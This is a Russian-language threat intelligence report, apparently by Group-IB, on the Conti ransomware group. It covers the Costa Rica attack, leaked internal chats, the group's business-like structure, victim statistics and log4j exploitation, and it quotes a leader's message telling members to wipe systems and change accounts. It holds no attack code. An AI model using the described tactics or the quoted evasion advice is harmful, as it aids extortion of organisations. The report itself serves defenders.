GROUP-IB

АРМАДА CONTI: КАМПАНИЯ ARMATTACK

IT-бизнес, построенный на вымогательстве

ОТЧЕТ ОБ УГРОЗАХ

ДИСКЛЕЙМЕР

1. Отчет подготовлен специалистами Group-IB без какого-либо финансирования третьими лицами.
2. Целью отчета является предоставление сведений о тактике, инструментах и особенностях инфраструктуры описываемой группы для минимизации риска дальнейшего совершения таких противоправных деяний, их своевременного пресечения и формирования у читателей должного уровня правосознания. В отчете приведены рекомендации от экспертов Group-IB по превентивным мерам защиты от атак группы. Описание деталей угроз в отчете приведено исключительно для ознакомления с ними специалистов по информационной безопасности с целью предотвращения возникновения подобных инцидентов в дальнейшем и минимизации возможного ущерба. Опубликованная в отчете информация об угрозах не является пропагандой мошенничества и/или иной противоправной деятельности в сфере высоких технологий и/или иных сферах.
3. Отчет подготовлен в информационных и ознакомительных целях, ограничен в распространении и не может использоваться читателем в коммерческих и иных, не связанных с образованием или личным некоммерческим использованием целях. Group-IB предоставляет читателям право использовать отчет на территории всего мира путем скачивания, ознакомления с отчетом, цитирования отчета в объеме, оправданном правомерной целью цитирования, при условии, что сам отчет, включая ссылку на сайт правообладателя, на котором он размещен, будет указан как источник цитаты.
4. Отчет и все его части являются объектами авторского права и охраняются нормами права в области интеллектуальной собственности. Запрещается его копирование, распространение полностью или в части, в том числе путем копирования на другие сайты и ресурсы в сети Интернет, или любое иное использование информации из отчета без предварительного письменного согласия правообладателя. В случае нарушения авторских прав на отчет Group-IB вправе обратиться за защитой своих прав и интересов в суд и иные государственные органы с применением к нарушителю предусмотренных законодательством мер ответственности, включая взыскание компенсации.

ОГЛАВЛЕНИЕ

АРМАДА CONTI: КАМПАНИЯ ARMATTACK

01

История «империи шифровальщиков» — хакерских групп, атакующих коммерческие организации и госструктуры по всему миру с целью выкупа — от первых попыток шантажа до нынешнего расцвета насчитывает почти три десятка лет. Мы подробно проанализировали этапы развития этой индустрии в отчёте **HI-TECH CRIME TRENDS 2021/2022**.

Однако прецедент в масштабе страны, где из-за атаки шифровальщиков было объявлено чрезвычайное положение, произошел впервые в апреле 2022 года и на данный момент остается единственным в своем роде. Речь идет о государстве Коста-Рика, где в ночь 18 апреля киберпреступники атаковали сервера министерства финансов и науки, инноваций, технологий и телекоммуникаций. Атакующие смогли выкачать более терабайта баз данных, переписок и внутренних документов. Количество атакованных министерств в итоге достигло 27. Отказ правительства платить 10 млн долл позже привел к тому, что выкуп был удвоен вымогателями до 20 млн долл. В своем сообщении хакеры заявили, что атака на Коста-Рику — это «демо-версия», намекнув, что впереди еще более серьезные планы. А Белый дом предложил награду в размере до 10 млн долл за информацию, которая могла бы идентифицировать или найти вымогателей. Речь идет о русскоязычной группе **Conti.**

До кейса с Коста-Рикой Conti оказалась в центре внимания в конце февраля 2022 года. На фоне геополитической ситуации хакеры сначала разместили на своем сайте сообщение о том, что поддерживают Россию и планируют отвечать на кибератаки в ее адрес. Однако довольно быстро изменили свою позицию и заявили, что они не поддерживают ни одно из правительств и осуждают военный конфликт, но будут отвечать на атаки на российские и русскоязычные гражданские ресурсы и критическую инфраструктуру.

«Патриоты» с большой дороги

Несмотря на тот факт, что ядро Conti называют себя «патриотами», «глобализация» их команды привела к появлению в их рядах людей, не согласных с политикой своего руководства в отношении военной операции. Среди них, вероятно, был один человек, как утверждают СМИ, украинского происхождения, которого смена заявления Conti не остановила от поступка, создавшего уникальный прецедент в индустрии шифровальщиков. Возмущенный первоначально озвученной группой

АРМАДА CONTI: КАМПАНИЯ ARMATTACK

позицией, он выложил в паблик сотни JSON-файлов внутренней переписки Conti в закрытых чатах с 29 января 2021 года по 27 февраля 2022.

Для целой отрасли кибербезопасности этот «внутренний конфликт» стал знаковым. Вскрытая переписка между злоумышленниками дала специалистам целый ряд ценных сведений. Среди них — структура взаимодействия между участниками группы, список их жертв, в том числе и тех, которые в момент утечки находились в состоянии “Pre-ransom stage” (то есть атакованы, но еще не подверглись шантажу). Там же содержались данные о серверах злоумышленников, а также их Bitcoin кошельки, суммарно хранившие более **65 000 BTC**.

Вместе с тем «слив данных» Conti позволил широким массам окончательно убедиться в том, что шифровальщики — уже не игра среднестатистических разработчиков вредоносного ПО, а индустрия, давшая работу сотням киберпреступников самого разного профиля во всем мире. В этой индустрии Conti — заметный игрок, создавший фактически IT-компанию, цель которой — вымогательство крупных сумм у атакованных жертв.

Нелегальный IT-бизнес

Как и у легального IT-бизнеса, у Conti есть свои отделы HR, R&D, OSINT, и даже отдел по поддержке клиентов. Есть тимлиды, регулярная выплата заработных плат (если сравнивать по рынку зарплат в РФ — в среднем выше по схожим IT-специальностям, но однозначно не покрывает риск работы в такой организации), система мотивации, собственные офисы и, конечно же, правила поведения в них (в «слитой» внутренней переписке были упоминания об увольнении человека, который постоянно спал на работе и тем самым «разлагал» дисциплину в команде).


Как и любая IT-компания, ее «топ-менеджмент» постоянно находился в поиске новых идей: технических, менеджерских, PR и так далее — и это еще одно пересечение с любой успешной IT компанией — они «работают» в условиях постоянной жесткой конкуренции, но в данном случае в меньшей степени с себе подобными и в большей — с IT-гигантами и компаниями по информационной безопасности, всеми силами вставляющими им палки в колеса. Именно поэтому руководство Conti всегда держало руку на пульсе новостей в мире IT и кибербезопасности и даже требовало от сотрудников изучать новые патчи безопасности в популярных продуктах (видимо, с целью создания One Day’ев). Вообще, амбициозность CEO Conti сравнима с идеями некоторых известных лидеров высокотехнологичного бизнеса — в его планах, например, было создание своего андеграундного форума в формате соцсетей и собственного блокчейна.

Conti довольно плотно взаимодействовали с другими операторами шифровальщиков. Например, с **Ryuk**, **Maze** (они даже взяли инструмент на тестирование, разреверсили и значительно улучшили свой собственный шифровальщик), **Netwalker** и, конечно, **Lockbit**. Кроме этого, как мы неоднократно укажем в нашем отчете, мы также видели Linux-версию **Hive**. При этом взаимодействие было довольно обширным: иногда Conti «брали в работу» сетки у других «вендоров пробива», иногда сами же делились ими за скромные 20% от выручки.

АРМАДА CONTI: КАМПАНИЯ ARMATTACK

«Наслаждаемся свободой»

Еще одна история, случившаяся сразу после «слива», произошла 28 февраля 2022 года. По-видимому, раздираемая внутренними противоречиями группа разродилась печальным обоснованием задержки зарплат, невыхода на связь и, в целом, игнорирования вопросов своих товарищей о судьбе проекта.



Друзья!

Искренне прошу прощения, за то что последние дни был вынужден игнорировать Ваши вопросы. По поводу Шефа, Сильвера, зп и всего прочего.
Вынужден по причине того, что мне просто нечего было Вам сказать. Я тянул резину, выкручивался с ЗП как мог, надеялся, что шеф появится и внесет ясность в наши дальнейшие действия.
Но шефа нет, а обстановка вокруг нас мягче не становится и тянуть кота за яйца дальше смысла уже не вижу.

У нас сложилась непростая ситуация, слишком пристальное внимание к фирме со стороны привело к тому, что шеф по всей видимости решил залечь на дно.
Было много утечек, были посленовогодние приемы и много других обстоятельств, которые склоняют нас к тому, чтобы всем нам взять небольшой отпуск и подождать пока ситуация не устаканится.

Резервных денег, которые были отложены на крайний случай и срочные потребности команды - не хватило даже закрыть прошлую выплату по ЗП. Шефа нет, ясности и определенности с дальнейшими делами нет, денег тоже нет.
Надеемся, что шеф появится и фирма продолжит работу, а пока от лица фирмы приношу всем Вам свои извинения и прошу набраться терпения. Все остатки по ЗП будут выплачены, вопрос только в том - когда.

Сейчас попрошу всех вас отписать мне в личку: (в идеале в жаббе:))
- Актуальный резервный контакт для связи (желательно регнуть свежую нигде не запаленную публичную жаббу
- Вкратце Ваши должносные обязанности, проекты, ЯП(для кодеров). Кто чем занимался, буквально в двух словах.

В ближайшее время мы, с теми тимлидами, кто остался в строю - будем думать как перезапустить все рабочие процессы, где найти денег на выплаты по ЗП и с новыми силами запустить все наши рабочие проекты.
Как только появятся какие то новости по выплатам, реорганизации и возвращению к работе - я со всеми свяжусь. А пока вынужден попросить всех Вас взять 2-3 месячный отпуск.
Постараемся вернуться к работе как можно скорее. От Вас - просим всех побеспокоиться о личной безопасности!
Почистите рабочие системы смените акки на форумах,ВПНы, если надо телефоны и ПК.
Ваша безопасность - это в первую очередь Ваша ответственность! Перед собой, перед близкими и перед командой тоже!

Прошу не разрывать личку распросами по поводу шефа - ничего нового никому не скажу, потому что попросту не знаю.
Еще раз прошу прощения Друзья, сам не в восторге от всех этих событий, будем стараться как то исправить ситуацию.
Тех, кто не захочет двигаться с нами дальше - мы есстественно поймем. Тем, кто будем ждать - 2-3 месяц отдыхаем, занимаемся личной жизнью и наслаждаемся свободой :)

Все рабочие рокеты и внутренняя жабба скоро будут отключены, дальнейшая связь - только по резервным жаббам. Всем мир!

Изображение 1.
Conti собралась в отпуск, но нет

Из текста понятно, что не все тимлиды остались с Conti после публикации утечки, у группы серьезные финансовые проблемы, однако ее участники полны решимости перезапустить проект через 2—3 месяца. А пока планируют «залечь на дно», просят всех «побеспокоиться о личной безопасности» и советуют всем наслаждаться свободой.

Однако на самом деле группа и ее партнеры продолжали свою работу. Их сайт всего несколько раз был оффлайн (это не превышало одного дня), а количество зашифрованных организаций в «кризисный» квартал было даже больше, чем в прошлом году.

Судя по последним на момент написания отчета новостям, группа нарастила свои аппетиты. Им уже не так интересны даже крупные компании, теперь они проводят кибератаки на целые страны. Некоторые специалисты кибербезопасности считают, что такая активность — всего лишь отвлекающий маневр, чтобы участники группы смогли перейти работать в другие партнерки и «дочерние организации» Conti. Последнему способствует излишняя одержимость организации созданием инструментов, у которых кодовая база не пересекается. Таким образом, сравнение кода их инструментов не приведет к выявлению общих паттернов, и до слива переписки о том, что целые RaaS-«партнерки» являются подразделениями Conti, исследователи догадывались лишь по косвенным признакам.

Что будет в дальнейшем с группой — продолжение работы, большой ребрендинг или ее «дробление» на маленькие подпроекты — на данный момент сказать сложно. Однако очевидно, что группа продолжит активность либо сама, либо с помощью своих «дочерних» проектов.


КАКУЮ РОЛЬ ИГРАЮТ CONTI В МИРЕ ШИФРОВАЛЬЩИКОВ?

02

Conti можно назвать одной из самых успешных хакерских групп, занимающихся шифрованием данных с целью выкупа, за последние два года. По нашим данным, за период H2 2020 – Q1 2022 группа уверенно держится в тройке лидеров по количеству зашифрованных жертв.

Первые упоминания о Conti датированы февралем 2020 года, когда вредоносные файлы с расширением **.conti** впервые появились на радарах исследователей Group-IB. Однако самые первые — тестовые — версии этих вредоносов датируются еще ноябрём 2019 года.


Уже в июле 2020 года, следуя трендам использования техники double extortion — двойного давления на жертву, помимо вымогательства за расшифровку данных Conti начинают использовать собственный DLS (Dedicated Leak Site) — сайт для в публикации данных компаний-жертв, отказавшихся платить выкуп.



Изображение 2
Так выглядела первоначальная версия DLS Conti


Спустя 5 месяцев, в декабре 2020 года группа запустила новую версию DLS. Здесь впервые появляется лого Conti и «новости» о новых жертвах атак хакеров.

Изображение 3.
Редизайн DLS Conti, актуальная версия




Изображение 4.
Пример оповещений об атаках группы в профайле Conti в интерфейсе Group-IB Threat Intelligence

По итогам H2 2020 года Conti стала одной из самых активных групп наряду с тогда еще существовавшей **Maze**, а также **Egregor** и **Revil**. Conti выложила данные 173 атакованных жертв на свой сайт DLS.




Изображение 5.
Распределение количества жертв по группам операторов, опубликованных на DLS, H2 2020

Уже в 2021 году ситуация резко меняется и Conti приобретает славу одной из самых крупных и агрессивных групп шифровальщиков: она выходит на первое место по количеству жертв на DLS по итогам 2021 года, опубликовав данные 530 компаний.



Изображение 6.
Распределение количества жертв по группам операторов, опубликованных на DLS, 2021

Однако в начале 2022 ситуация снова немного меняется и фаворитом в данной гонке становится Lockbit. Но с точки зрения PR среди шифровальщиков Conti нет равных. Два слива, политические заявления и открытая война с государством Коста-Рика — это первые прецеденты такого масштаба. При этом, как показали события, Conti очень устойчива к «черным лебедям» — за год из ее внутренних источников вначале «слили» инструкцию по работе пентестеров, а затем и внутреннюю переписку, где «засветились» чувствительные данные о работе группы, что весьма критично для их специфики. Тем не менее, группа как ни в чем не бывало продолжает атаковать и выкладывать на своем DLS новых жертв, о чем красноречиво говорит график ниже:




Изображение 7.
Распределение количества жертв по группам операторов, опубликованных на DLS, до конца апреля 2022

До 30 апреля 2022 года группа успела опубликовать на своем DLS данные 156 компаний. Такая «плодовитость» объясняется высокой трудоспособностью группы. В этом отчете мы приводим анализ рабочих часов партнеров Conti. Забегая вперед, отметим, что Conti без устали «работают», в среднем по 14 часов в день 7 дней в неделю. Несмотря на тот факт, что у Conti есть четкий график работы, некоторые члены группы, видимо, перерабатывают (стоит почитать их переписку – у них довольно серьезная мотивационная программа). Однако примечательно, что с 30 декабря по 10 января было опубликовано всего 2 утечки, что может говорить о том, что группа ушла на традиционные «новогодние каникулы».

Conti атакуют быстро. Согласно данным команды Group-IB Threat Intelligence, самая стремительная атака была проведена группой за 3 дня — ровно столько времени прошло от проникновения Conti в систему до её шифрования.

География атак русскоязычной группы Conti обширна и при этом не включает Россию. Понятно, что группа придерживается негласного правила киберкриминала «не работать по ру». Наибольшее количество атак приходится на США (58,4%), за ними следуют Канада (7%), Англия (6,6%), далее Германия (5,8%), Франция (3,9%) и Италия (3,1%).




Изображение 8.
Распределение жертв Conti по странам

Список жертв в разрезе индустрий обширен, по нашим подсчетам количество атакованных сфер — около 160. В топ-5 входят:

1. Производство (14%)
2. Недвижимость (11,1%)
3. Транспортировки (8,2%)
4. Профессиональные услуги (7,1%)
5. Торговля (5,5%)

Остальные сферы составляют менее 5,5% от общего числа атакованных.



Изображение 9.
Распределение жертв Conti по секторам


Одной из особенностей Conti является использование свежих уязвимостей, позволяющих получить первоначальный доступ к сетям. Так Conti были замечены в эксплуатации недавних **CVE-2021-44228, CVE-2021-45046** и **CVE-2021-45105** в модуле **log4j**. Меньше чем через неделю Conti использовала эти уязвимости для атак на vCenter. Слитая переписка также показала, что группа серьезно подходит к мониторингу свежих уязвимостей. Одна из задач от CEO Conti, поступившая технической команде — мониторинг обновлений Windows и исследование того, что было изменено с новым патчем. Это еще раз подчеркивает необходимость установки обновлений ASAP. Кроме этого, в Conti есть специалисты, имеющие опыт в поиске Zero Day уязвимостей.

АНАЛИЗ АТАК CONTI


03

Как видно из графика ниже, наибольшее количество атакованных жертв, чьи данные Conti опубликовали на своем DLS, приходятся на последний квартал 2021 года. Суммарное количество жертв группы с начала ее активности в 2020 году по март 2021 года составляет 813.

